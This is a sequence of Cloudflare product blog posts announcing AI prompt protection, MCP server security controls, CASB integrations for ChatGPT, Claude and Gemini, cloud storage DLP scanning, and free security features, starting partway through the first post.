

Our SASE platform has long supported Data Loss Prevention (DLP) tools that scan and block sensitive data from being entered into AI tools, to prevent data leakage and protect your organization’s most valuable information. You can write policies that detect sensitive data while adapting to organization-specific traffic patterns, and use Cloudflare Gateway’s unified policy builder to apply these to your users’ interactions with AI tools or other applications. For example, you could write a DLP policy that detects and blocks the upload of a social security number (SSN), phone number or address.
As part of our new AI prompt protection feature, you can now also gain a semantic understanding of your users’ interactions with supported AI providers. Prompts are classified inline into meaningful, high-level topics that include PII, credentials and secrets, source code, financial information, code abuse / malicious code and prompt injection / jailbreak. You can then build inline granular policies based on these high-level topic classifications. For example, you could create a policy that blocks a non-HR employee from submitting a prompt with the intent to receive PII from the response, while allowing the HR team to do so during a compensation planning cycle.
Our new AI prompt protection feature empowers you to apply smart, user-specific DLP rules that empower your teams to get work done, all while strengthening your security posture. To use our most advanced DLP feature, you’ll need to enable TLS decryption to inspect traffic.
The above policy blocks all ChatGPT prompts that may receive PII back in the response for employees in engineering, marketing, product, and finance user groups.
Secure MCP — and Agentic AI
MCP (Model Context Protocol) is an emerging AI standard, where MCP servers act as a translation layer for AI agents, allowing them to communicate with public and private APIs, understand datasets, and perform actions. Because these servers are a primary entry point for AI agents to engage with and manipulate your data, they are a new and critical security asset for your security team to manage.
Cloudflare already offers a robust set of developer tools for deploying remote MCP servers—a cloud-based server that acts as a bridge between a user’s data and tools and various AI applications. But now our customers are asking for help securing their enterprise MCP deployments.
That is why we’re making MCP security controls a core part of our SASE platform.
Control MCP Authorization
MCP servers typically use OAuth for authorization, where the server inherits the permissions of the authorizing user. While this adheres to least-privilege for the user, it can lead to authorization sprawl — where the agent accumulates an excessive number of permissions over time. This makes the agent a high-value target for attackers.
Cloudflare Access now helps you manage authorization sprawl by applying Zero Trust principles to MCP server access. A Zero Trust model assumes no user, device, or network can be trusted implicitly, so every request is continuously verified. This approach ensures secure authentication and management of these critical assets as your business adopts more agentic workflows.
Centralize management of MCP servers
Cloudflare MCP Server Portal is a new feature in Cloudflare’s SASE platform that centralizes the management, security, and observation of an organization’s MCP servers.
MCP Server Portal allows you to register all your MCP servers with Cloudflare and provide your end users with a single, unified Portal endpoint to configure in their MCP client. This approach simplifies the user experience, because it eliminates the need to configure a one-to-one connection between every MCP client and server. It also means that new MCP servers dynamically become available to users whenever they are added to the Portal.
Beyond these usability enhancements, MCP Server Portal addresses the significant security risks associated with MCP in the enterprise. The current decentralized approach of MCP deployments creates a tangle of unmanaged one-to-one connections that are difficult to secure. The lack of centralized controls creates a variety of risks including prompt injection, tool injection (where malicious code is part of the MCP server itself), supply chain attacks and data leakage.
MCP Server Portals solve this by routing all MCP traffic through Cloudflare, allowing for centralized policy enforcement, comprehensive visibility and logging, and a curated user experience based on the principle of least privilege. Administrators can review and approve MCP servers before making them available, and users are only presented with the servers and tools they are authorized to use, which prevents the use of unvetted or malicious third-party servers.
An MCP Server Portal in the Cloudflare Dashboard
All of these features are only the beginning of our MCP security roadmap, as we continue advancing our support for MCP infrastructure and security controls across the entire Cloudflare platform.
Implement your AI security strategy in a single platform
As organizations rapidly develop and deploy their AI security strategies, Cloudflare’s SASE platform is ideally situated to implement policies that balance productivity with data and security controls.
Our SASE has a full suite of features to protect employee interactions with AI. Some of these features are deeply integrated in our Secure Web Gateway (SWG), including the ability to write fine-grained access policies, gain visibility into Shadow IT and introspect on interactions with AI tools using AI prompt protection. Apart from these inline controls, our CASB provides visibility and control using out-of-band API integrations. Our Cloudflare Access product can apply Zero Trust principles while protecting employee access to corporate LLMs that are hosted on Workers AI or elsewhere. We’re newly integrating controls for securing MCP that can also be used alongside Cloudflare’s Remote MCP Server platform.
And all of these features are integrated directly into Cloudflare’s SASE’s unified dashboard, providing a unified platform for you to implement your AI security strategy. You can even gain a holistic view of all of your AI-SPM controls using our newly-released AI-SPM overview dashboard.
AI security report showing utilization of AI applications.
As one the few SASE vendors that also offer AI infrastructure, Cloudflare’s SASE platform can also be deployed alongside products from our developer and application security platforms to holistically implement your AI security strategy alongside your AI infrastructure strategy (using, for example, Workers AI, AI Gateway, remote MCP servers, Realtime AI Apps, Firewall for AI, AI Labyrinth, or pay per crawl .)
Cloudflare is committed to helping enterprises securely adopt AI
Ensuring AI is scalable, safe, and secure is a natural extension of Cloudflare’s mission, given so much of our success relies on a safe Internet. As AI adoption continues to accelerate, so too does our mission to provide a market-leading set of controls for AI Security Posture Management (AI-SPM). Learn more about how Cloudflare helps secure AI or start exploring our new AI-SPM features in Cloudflare’s SASE dashboard today!
Starting today, all users of Cloudflare One, our secure access service edge (SASE) platform, can use our API-based Cloud Access Security Broker (CASB) to assess the security posture of their generative AI (GenAI) tools: specifically, OpenAI’s ChatGPT, Claude by Anthropic, and Google’s Gemini. Organizations can connect their GenAI accounts and within minutes, start detecting misconfigurations, Data Loss Prevention (DLP) matches, data exposure and sharing, compliance risks, and more — all without having to install cumbersome software onto user devices.
As Generative AI adoption has exploded in the enterprise, IT and Security teams need to hustle to keep themselves abreast of newly emerging security and compliance challenges that come alongside these powerful tools. In this rapidly changing landscape, IT and Security teams need tools that help enable AI adoption while still protecting the security and privacy of their enterprise networks and data.
Cloudflare’s API CASB and inline CASB work together to help organizations safely adopt AI tools. The API CASB integrations provide out-of-band visibility into data at rest and security posture inside popular AI tools like ChatGPT, Claude, and Gemini. At the same time, Cloudflare Gateway provides in-line prompt controls and Shadow AI identification. It applies policies and DLP to traffic as it moves to these AI providers. Together, these features give organizations a unified control plane for securing their use of GenAI.
What’s new
ChatGPT, Claude and Gemini are now all live in the integrations supported by Cloudflare’s API CASB. These integrations are available to all Cloudflare One users, account owners can easily connect their GenAI tenants, and CASB will scan for security issues across multiple domains:
Agentless Connections: Connect ChatGPT, Claude, and Gemini via agentless, API‑based integrations to scan posture and data risks; no endpoint software to install.
Posture Management: Detect insecure settings and misconfigurations that can lead to data exposure or misuse.
DLP Detection: Identify where sensitive data has been uploaded in chat attachments (prompts coming soon).
GenAI-specific Insights: Surface risks associated with the unique capability of a given AI provider’s toolsets.
Admins can now answer questions like: What are our employees doing in ChatGPT? What data is being uploaded and used in Claude? Is Gemini configured correctly in Google Workspace?
Now let’s take a closer look at each integration.
OpenAI ChatGPT
Cloudflare’s CASB integration with OpenAI’s ChatGPT scans for several types of insights, including:
Capability Activation: Highlights capabilities that are specific to ChatGPT’s feature set, like actions, code execution, web access.
External Exposure: Finds chats and GPTs that are shared beyond the tenant, like GPTs shared publicly or listed on the GPT Store, and ties them back to their owners for quick triage.
Secrets, Keys and Invites: Identifies API keys that aren’t rotated or are no longer used to maintain credential hygiene. Identifies over‑privileged or stale invites.
Sensitive Content (via DLP): Detects sensitive data (e.g. credential and secrets, financial / health information, source code, etc.) via DLP profile matches in uploaded chat attachments to enable targeted response.
Anthropic Claude
For Claude, Cloudflare is able to provide the following out-of-band detections:
Secrets, Keys and Invites: Surfaces high‑risk invites and entitlement drift early so the least‑privilege access control stays tight. Spots unused API keys and rotation gaps before they turn into forgotten open doors.
Sensitive Content (via DLP): Monitors for sensitive data in uploaded files to help organizations safely enable Claude usage while maintaining compliance. Security teams get this information as quickly as CASB scans, giving them the visibility they need to help employees use Claude productively and securely with sensitive data.
As Anthropic continues to expand Claude’s API capabilities and features, Cloudflare will add corresponding security detections to match new functionality as it becomes available.
Google Gemini
Cloudflare’s detections for Google Gemini appear as part of our API CASB integration for Google Workspace:
Identity & MFA: Identifies Gemini users and admins without MFA, leaving them prime targets for compromise. Imagine if an IT admin relied on Gemini daily to process corporate data, but their Google Workspace account lacked multi-factor authentication. One successful phishing email could give an attacker privileged access to Gemini and the wider Google Workspace environment — turning a minor oversight into an organization-wide breach.
License Hygiene: Flags suspended accounts still holding Gemini or AI Ultra licenses to cut cost and reduce exposure. An AI Ultra user has access to more powerful and riskier features, like Project Mariner, a research prototype that acts as an autonomous agent, capable of automating up to 10 tasks simultaneously across web browsers. An attacker can cause more damage by compromising an AI Ultra user, which is why we include this in our set of detections.
The Gemini integration has a narrower scope because Google has structured their product and API differently than OpenAI or Anthropic. For organizations, Gemini is delivered as a Google Workspace add-on. Enterprises enable Gemini features in Gmail, Docs, Sheets, and other Google Workspace apps through add-on licenses such as Gemini Enterprise or AI Ultra. Our CASB detections focus on identity, MFA, and license hygiene, rather than posture issues like public sharing or custom assistant publishing because Gemini does not yet provide those API endpoints.
The Future of GenAI Posture Management
Like countless other organizations, Cloudflare is adopting GenAI, on the same journey to make these environments even safer than they are today. We are excited to extend our management coverage to our customers so they can continue to innovate with GenAI. But looking ahead, we’re encouraged to see GenAI providers take concrete steps towards making security, compliance, and data privacy even more important tenets of their platforms.
Secure GenAI beyond the reach of Inline Controls
Generative AI adoption brings new security requirements. Cloudflare CASB delivers out-of-band visibility across these tools, surfacing insights on top of inline controls. With posture, access, and data under control, organizations can embrace GenAI confidently and securely.
How to get started:
For existing Cloudflare One customers: Contact your account manager or enable the integrations directly in your dashboard today.
New to Cloudflare One?Sign up now for 50 free seats to begin securely using Gen AI immediately. For larger deployments, request a consultation with our experts.
Today is the final day of Security Week 2025, and after a great week of blog posts across a variety of topics, we’re excited to share the latest on Cloudflare’s data security products.
This announcement takes us to Cloudflare’s SASE platform, Cloudflare One, used by enterprise security and IT teams to manage the security of their employees, applications, and third-party tools, all in one place.


Starting today, Cloudflare One users can now use the CASB (Cloud Access Security Broker) product to integrate with and scan Amazon Web Services (AWS) S3 and Google Cloud Storage, for posture- and Data Loss Prevention (DLP)-related security issues. Create a free account to check it out.
Scanning both point-in-time and continuously, users can identify misconfigurations in Identity and Access Management (IAM), bucket, and object settings, and detect sensitive information, like Social Security numbers, credit card numbers, or any other pattern using regex, in cloud storage objects.
Cloud DLP
Over the last few years, our customers — predominantly security and IT teams — have told us about their appreciation for CASB’s simplicity and effectiveness as a SaaS security product. Its number of supported integrations, its ease of setup, and speed in identifying critical issues across popular SaaS platforms, like files shared publicly in Microsoft 365 and exposed sensitive data in Google Workspace, has made it a go-to for many.
However, as we’ve engaged with customers, one thing became clear: the risks of unmonitored or exposed data at-rest go far beyond just SaaS environments. Sensitive information – whether intellectual property, customer data, or personal identifiers – can wreak havoc on an organization’s reputation and its obligations to its customers if it falls into the wrong hands. For many of our customers, the security of data stored in cloud providers like AWS and GCP is even more critical than the security of data in their SaaS tools.
That’s why we’ve extended Cloudflare CASB to include Cloud DLP (Data Loss Prevention) functionality, enabling users to scan objects in Amazon S3 buckets and Google Cloud Storage for sensitive data matches.
With Cloudflare DLP, you can choose from pre-built detection profiles that look for common data types (such as Social Security Numbers or credit card numbers) or create your own custom profiles using regular expressions. As soon as an object matching a DLP profile is detected, you can dive into the details, understanding the file’s context, seeing who owns it, and more. These capabilities provide the insight needed to quickly protect data and prevent exposure in real time.
And as with all CASB integrations, this new functionality also comes with posture management features, meaning whether you’re using AWS or GCP, we’ll help you identify misconfigurations and other cloud security issues that could leave your data vulnerable, like buckets that are publicly-accessible or have critical logging settings disabled, access keys needing rotation, or users without multi-factor authentication (MFA). It’s all included.
Simple by default, configurable where you want it
Cloudflare CASB and DLP are simple to use by default, making it easy to get started right away. But it’s also highly configurable, giving you the flexibility to fine-tune the scanning profiles to suit your specific needs.
For example, you can adjust which storage buckets or file types to scan, and even sample only a percentage of objects for analysis. The scanning also runs within your own cloud environment, so your data never leaves your infrastructure. This approach keeps your cloud storage secure and your costs managed while allowing you to tailor the solution to your organization’s unique compliance and security requirements.
Looking ahead, our roadmap also includes expanding support to additional cloud storage environments, such as Azure Blob Storage and Cloudflare R2, further extending our comprehensive, multi-cloud security strategy. Stay tuned for more on that!
How it works
From the start, we knew that to deliver DLP capabilities across cloud environments, it would require an efficient and scalable design to enable real-time detection of sensitive data exposure.
Serverless architecture for streamlined processing
An early design decision was made to leverage a serverless architecture approach to ensure sensitive data discovery is both efficient and scalable. Here’s how it works:
Compute Account: The entire process runs within a cloud account owned by your organization, known as a Compute Account. This design ensures your data remains within your boundaries, avoiding costly cloud egress fees. The Compute Account can be launched in under 15 minutes using a provided Terraform template.
Controller function: Every minute, a lightweight, serverless controller function in your cloud environment communicates with Cloudflare’s APIs, fetching the latest DLP configurations and security profiles from your Cloudflare One account.
Crawler process: The controller triggers an object discovery task, which is processed by a second serverless function known as the Crawler. The Crawler queries cloud storage accounts, like AWS S3 or Google Cloud Storage, via API to identify new objects. Redis is used within the Compute Account to track which objects have yet to be evaluated.
Scanning for sensitive data: Newly discovered objects are sent through a queue to a third serverless function called the Scanner. This function downloads the objects and streams their contents to the DLP engine in the Compute Account, which scans for matches against predefined or custom DLP Profiles.
Finding generation and alerts: If a DLP match is found, metadata about the object, such as context and ownership details, is published to a queue. This data is ingested by a Cloudflare-hosted service and presented in the Cloudflare Dashboard as findings, giving security teams the visibility needed to take swift action.
Scalable and secure design
The DLP pipeline ensures that sensitive data never leaves your cloud environment — a privacy-first approach. All communication between the Compute Account and Cloudflare’s APIs are initiated by the controller, also meaning there is no need to perform any extra configuration to allow ingress traffic.
How to get started
To get started, reach out to your account team to learn more about this new data security functionality and our roadmap. If you want to try this out on your own, you can login to the Cloudflare One dashboard (create a free account here if you don’t have one) and navigate to the CASB page to set up your first integration.
Anyone using the Internet likely touches Cloudflare’s network on a daily basis, either by accessing a site protected by Cloudflare, using our 1.1.1.1 resolver, or connecting via a network using our Cloudflare One products.
This puts Cloudflare in a position of great responsibility to make the Internet safer for billions of users worldwide. Today we are providing threat intelligence and more than 10 new security features for free to all of our customers. Whether you are using Cloudflare to protect your website, your home network, or your office, you will find something useful that you can start using with just a few clicks.
You can read more about each one of these features in the sections below, but we wanted to provide a short summary upfront.
If you are a cyber security enthusiast: you can head over to our new Cloudforce One threat intelligence website to find out about threat actors, attack campaigns, and other Internet-wide security issues.
If you are a website owner: starting today, all free plans will get access to Security Analytics for their zones. Additionally, we are also making DNS Analytics available to everyone via GraphQL.
Once you have visibility, it’s all about distinguishing good from malicious traffic. All customers get access to always-on account takeover attack detection, API schema validation to enforce a positive security model on their API endpoints, and Page Shield script monitor to provide visibility into the third party assets that you are loading from your side and that could be used to perform supply chain-based attacks.
If you are using Cloudflare to protect your people and network: We are going to bundle a number of our Cloudflare One products into a new free offering. This bundle will include the current Zero Trust products we offer for free, and new products like Magic Network Monitoring for network visibility, Data Loss Prevention for sensitive data, and Digital Experience Monitoring for measuring network connectivity and performance. Cloudflare is the only vendor to offer free versions of these types of products.
If you are a new user: We have new options for authentication. Starting today, we are introducing the option to use Google Authentication to sign up and log into Cloudflare, which will make it easier for some of our customers to login, and reduce dependence on remembering passwords, consequently reducing the risk of their Cloudflare account becoming compromised.
And now in more detail:
Threat Intelligence & Analytics
Cloudforce One
Our threat research and operations team, Cloudforce One, is excited to announce the launch of a freely accessible dedicated threat intelligence website. We will use this site to publish both technical and executive-oriented information on the latest threat actor activity and tactics, as well as insights on emerging malware, vulnerabilities, and attacks.
We are also publishing two new pieces of threat intelligence, along with a promise for more. Head over to the new website here to see the latest research, covering an advanced threat actor targeting regional organizations across South and East Asia, as well as the rise of double brokering freight fraud. Future research and data sets will also become available as a newCustom Indicator Feedfor customers.
Subscribe to receive email notifications of future threat research.
Security Analytics
Security Analytics gives you a security lens across all of your HTTP traffic, not only mitigated requests, allowing you to focus on what matters most: traffic deemed malicious but potentially not mitigated. This means that, in addition to using Security Events to view security actions taken by our Application Security suite of products, you can use Security Analytics to review all of your traffic for anomalies or strange behavior and then use the insights gained to craft precise mitigation rules based on your specific traffic patterns. Starting today, we are making this lens available to customers across all plans.
Free and Pro plan users will now have access to a new dashboard for Security Analytics where you can view a high level overview of your traffic in the Traffic Analysis chart, including the ability to group and filter so that you can zero in on anomalies with ease. You can also see top statistics and filter across a variety of dimensions, including countries, source browsers, source operating systems, HTTP versions, SSL protocol version, cache status, and security actions.
DNS Analytics
Every user on Cloudflare now has access to the new and improved DNS Analytics dashboard as well as access to the new DNS Analytics dataset in our powerful GraphQL API. Now, you can easily analyze the DNS queries to your domain(s), which can be useful for troubleshooting issues, detecting patterns and trends, or generating usage reports by applying powerful filters and breaking out DNS queries by source.
With the launch of Foundation DNS, we introduced new DNS Analytics based on GraphQL, but these analytics were previously only available for zones using advanced nameservers. However, due to the deep insight these analytics provide, we felt this feature was something we should make available to everyone. Starting today, the new DNS Analytics based on GraphQL can be accessed on every zone using Cloudflare’s Authoritative DNS service under Analytics in the DNS section.
Application threat detection and mitigation
Account takeover detection
65% of Internet users are vulnerable to account takeover (ATO) due to password reuse and the rising frequency of large data breaches. Helping build a better Internet involves making critical account protection easy and accessible for everyone.
Starting today, we’re providing robust account security that helps prevent credential stuffing and other ATO attacks to everyone for free — from individual users to large enterprises — making enhanced features like Leaked Credential Checks and ATO detections available at no cost.
These updates include automatic detection of logins, brute force attack prevention with minimal setup, and access to a comprehensive leaked credentials database of over 15 billion passwords which will contain leaked passwords from the Have I been Pwned (HIBP) service in addition to our own database. Customers can take action on the leaked credential requests through Cloudflare’s WAF features like Rate Limiting Rules and Custom Rules, or they can take action at the origin by enforcing multi-factor authentication (MFA) or requiring a password reset based on a header sent to the origin.
Setup is simple: Free plan users get automatic detections, while paid users can activate the new features via one click in the Cloudflare dashboard. For more details on setup and configuration, refer to our documentation and use it today!
API schema validation
API traffic comprises more than half of the dynamic traffic on the Cloudflare network. The popularity of APIs has opened up a whole new set of attackvectors. Cloudflare API Shield’s Schema Validation is the first step to strengthen your API security in the face of these new threats.
